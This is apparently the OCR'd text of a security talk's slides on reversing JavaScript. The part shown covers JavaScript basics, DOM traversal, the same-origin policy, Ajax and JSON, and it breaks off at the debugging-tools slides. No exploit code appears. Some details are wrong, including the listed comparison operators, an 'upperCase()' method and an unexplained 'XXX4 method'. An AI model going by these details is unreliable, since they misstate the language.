Reversing JavaScript

Presented By Roberto Suggi Liverani

- Roberto Suggi Liverani
- Security Consultant, CISSP - Security-Assessment.com
- 4+ years in information security, focusing on web application and network security
- OWASP New Zealand founder/leader
- Personal blog: http://malerisch.net

- Introduction
  - Technologies: JavaScript, DOM, Ajax, JSON
  - Security: JavaScript Security Model
- Practical tips
  - JavaScript Analysis\Debugging Tools
  - Finding vulnerabilities in JavaScript – DOM XSS
  - Reversing JavaScript – Ajax
  - Reversing JavaScript – JSON
  - Obfuscated JavaScript – Deobfuscation techniques
    - Dean Edwards Packer
    - More complex cases

- JavaScript
  - JavaScript provides five *primitive* data types: number, string, Boolean, undefined, and null.
    - Number: var x = 3.14;
    - String: var string1 = "This is a string";
    - Boolean: var a = true
  - Undefined and null do not store data. var x; var y = null;
  - *Reference* types includes the composite types (objects and arrays) and functions. Arrays and functions are special kinds of objects.
    - Object: navigator.appVersion (navigator is an object)
    - Array: var x = myArray[5];
  - Each primitive type is associated with an object that provides methods useful for manipulating that kind of data.

- JavaScript Operators:
  - Mathematical (+, –, *, and %)
  - Bitwise (&, |, ^, ~, << >> >>> Zero-fill right shift)
  - Comparison (<<, >>, ==, ===, !=, >>=, and <<)
  - Assignment (=, +=, and so on)
  - Logical (&&, ||, and !)
  - Conditional operator (?:)
  - String concatenation operator (+)

- JavaScript Statements:
  - **if** (expression) statement or block
    else statement or block
  - **switch** (expression)
    {
    case condition 1: statement(s)
    break;
    default: statement(s)
    }
  - **while** (expression)
    statement or block of statements to execute
  - **do** {statement(s);} while (expression);
  - **for** (initialization; test condition; iteration statement)
    loop statement or block
  - **with** (object) { statement(s); }
  - Labels can be used with **break** and **continue**.

- JavaScript functions
  - Function: function functionname(parameter-list) { statements }


    function addThree(arg1, arg2, arg3)
    { **return** (arg1+arg2+arg3); }
  - Function as object:
    var sayHello = new Function("alert('Hello there');");
  - Functions can be recursive (function within a function)
- JavaScript Global and local variables
  - var x = 5; //global variable
    function z() { var x = 3; //local variable }

- JavaScript Objects: user-defined, built-in, browser, and document
  - User-defined: custom objects
  - Browser: objects that most browsers support
  - Built-in: Built-in objects are provided by the JavaScript language itself (Array, Boolean, Date, Math, Number and String)
  - Document: objects are part of the Document Object Model (DOM), as defined by the W3C

Type	Example	Implementation Provided By	Governing Standard
User-defined	Programmer-defined Customer or Circle	Programmer	None
Built-in	Array, Math	The browser via its JavaScript engine	ECMA-262
Browser	Window, Navigator	The browser	None (though some portions adhere to an ad hoc standard)
Document	Image, HTMLInputElement	The browser via its DOM engine	W3C DOM


- JavaScript objects:
  - var myString = new String("Hello world");
    alert(myString.length);
    x=myString.upperCase(); alert(x);
  - myString is a built-in *String* object.
    Length = the property of the myString object.
  - Properties that are functions are called methods (such as upperCase();).
- JavaScript Regular expressions are the tool JavaScript provides for matching and manipulating string data based on patterns.
  - var pattern = new RegExp("http");
    pattern.test("HTTP://WWW.W3C.ORG/");
  - Test() method returns a Boolean indicating whether the string given as its argument matches the pattern

- DOM (Document Object Model)
  - Basic Object model for all modern browsers




  - HTML Document model – two basic examples

```
<html>
  <head></head>
  <body>
      <p></p>
  </body>
</html>
```




```
<html>
  <head></head>
  <body>
      <p>This is the <em>one and
        only</em> paragraph.</p>
  </body>
</html>
```



- DOM – Object naming, properties, methods and events
  - Naming and references through attribute "id" or "name"
    - - <p id="h"> - <form name="test">
  - Object: Properties, methods and events
    - <input *type*="button"> -> *type* is a property, button is the value property of *type*.
    - Depending on the object, none or multiple methods are available such as submit(), onfocus(), etc.
    - Events -> Events are actions that take place in a document, usually as the result of user activity.
    - <input type="button" *onclick*="j();"> - onclick is an event

- Traversing DOM
  - Reaching Elements in a Document
    - document.getElementById('*id*'): Retrieves the element with the given *id* as an object
    - document.getElementsByTagName('*tagname*'): Retrieves all elements with the tag name *tagname* and stores them in an array-like list
  - Reading Element Attributes, Node Values, and Other Node Data
    - node.getAttribute('*attribute*'): Retrieves the value of the attribute with the name attribute
    - node.setAttribute('*attribute*', 'value'): Sets the value of the attribute with the name attribute to value
    - node.nodeType: Reads the type of the node (1 = element, 3 = text node)

- node.nodeName: Reads the name of the node (either element name or #textNode)
- node.nodeValue: Reads or sets the value of the node (the text content in the case of text nodes)

- Navigating Between Nodes
  - node.previousSibling: Retrieves the previous sibling node and stores it as an object.
  - node.nextSibling: Retrieves the next sibling node and stores it as an object.
  - node.childNodes: Retrieves all child nodes of the object and stores them in an list.
- There are shortcuts for the first and last child node, named node.firstChild and node.lastChild.
  - node.parentNode: Retrieves the node containing node.

- Creating New Nodes
  - document.createElement(element): Creates a new element node with the name element.
  - document.createTextNode(string): Creates a new text node with the node value of string.
  - newNode =node.cloneNode(bool): Creates newNode as a copy (clone) of node. If bool is true, the clone includes clones of all the child nodes of the original.
  - node.appendChild(newNode): Adds newNode as a new (last) child node to node.
  - node.insertBefore(newNode,oldNode): Inserts newNode as a new child node of node before oldNode.
  - node.removeChild(oldNode): Removes the child oldNode from node.

- node.replaceChild(newNode, oldNode): Replaces the child node oldNode of node with newNode.
- element.innerHTML: Reads or writes the HTML content of the given element as a string— including all child nodes with their attributes and text content

- JavaScript comes with some protections and security:
- Some examples:
  - No direct access to write or delete files or directories
  - No networking primitives of any type
  - Only certain History object methods exposed: back(), forward(), and go().
  - FileUpload object property value cannot be set.
  - No form submit() to a mailto: or news: URIs.
  - No browser window closure unless the script opened/created the window itself.
  - No creation of window that is smaller than 100 pixels on a side (other similar actions are forbidden).
  - Event object properties cannot be set.

- SOP (Same Of Origin Policy)
  - *Script can read only the properties of windows and documents that have the same origin as the script itself*.
  - The same-origin policy does not actually apply to all properties of all objects in a window from a different origin.
    - Window objects origin-policy exceptions:
      - Location object
      - postMessage()
      - frames attribute
      - XXX4 method
  - Document.domain can also be used to relax SOP restrictions
    - aa.domain.com and bb.domain.com can communicate if document.domain = domain.com


- Some examples of SOP in action

URLs	Cross – Scripting allowed?	Comments
http://www.example.com:8080/script1.js http://www.example.com/script2.js	NO	Port number doesn't match.
http://www.example.com/script1.js https://www.example.com/script2.js	NO	Protocol type doesn't match.
http://www.example.com/script1.js http://192.168.0.10/script2.js	NO	Browser will not perform domain name resolution.
http://sub.example.com/script1.js http://www.example.com/script2.js	NO	Subdomains treated as separate domains.
http://www.example.com/hello/script1.js http://www.example.com/bye/script.2.js	YES	Domain name is the same.
http://www.example2.com/script1.js http://www.example1.com/script2.js	NO	Different domain names.


- Ajax (Asynchronous Javascript And XML)
- Ajax = multiple technologies working together
- Components:
  - HTML/XHTML
    - Necessary to display the information
  - JavaScript
    - Necessary to initiate the client-server communication and manipulate the DOM to update the web page
  - Document Object Model (DOM)
    - Necessary to change portions of an XHTML page without reloading it.
  - Server-side processing
    - There is no Ajax without a stable, responsive server waiting to send content to the engine

- Ajax Components
  - Cascading Style Sheet (CSS)
    - In an Ajax application, the styling of a user interface may be modified interactively through CSS
  - Extensible Markup Language (XML)
    - Data exchange format
  - Extensible Stylesheet Language Transformations (XSLT)
    - Transforms XML to XHTML
  - XMLHttpRequest object
    - XMLHttpRequest object allows retrieving data from the web server as a background activity

- Ajax Components – Simple diagram



- Traditional web model vs Ajax



- JSON (JavaScript Object Notation)
  - Simple data transfer format that can be used to serialise arbitrary data
  - Data processed directly by JavaScript interpreters
  - Commonly employed in Ajax applications – (alternative to XML)
  - JSON Message Example - Message is treated as JavaScript array

```
[
[ 'Jeff', '1741024918', 'ginger@microsoft.com' ],
[ 'C Gillingham', '3885193114', 'c2004@symantec.com' ],
[ 'Mike Kemp', '8041148671', 'fkwitt@layerone.com' ],
[ 'Wade A', '5078782513', 'kingofbeef@ngssoftware.com' ]
]
```

  - JavaScript constructs the array and then processes its contents
- JSON – Security implications
  - Same Of Origin (SOP) applies for JavaScript **code** from different domains but not for JavaScript **data** (JSON) from different domains

Practical tips to JavaScript Reversing

- JavaScript Analysis/Debugging Tools
  - WebDeveloper
  - Firebug – Debugger, Console, Playing with DOM
  - Venkman – Debugger
- Basic HTML/DOM/JavaScript analysis
  - Looking at the source code
  - Looking at the DOM
  - Looking at the generated source code
  - Understanding DOM, JavaScript functions and events
  - Traversing DOM – Pay attention to:
    - document.getElementById("id")
    - document.getElementsByTagName("name")

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

JavaScript Analysis/Debugging Tools

WebDeveloper toolbar
Firebug - Debugger, Console, Playing with DOM
Venkman - Debugger
Basic HTML/DOM/JavaScript analysis

URL: http://www.google.com submit


Inspect all index.html


Console HTML CSS Script DOM Net Options

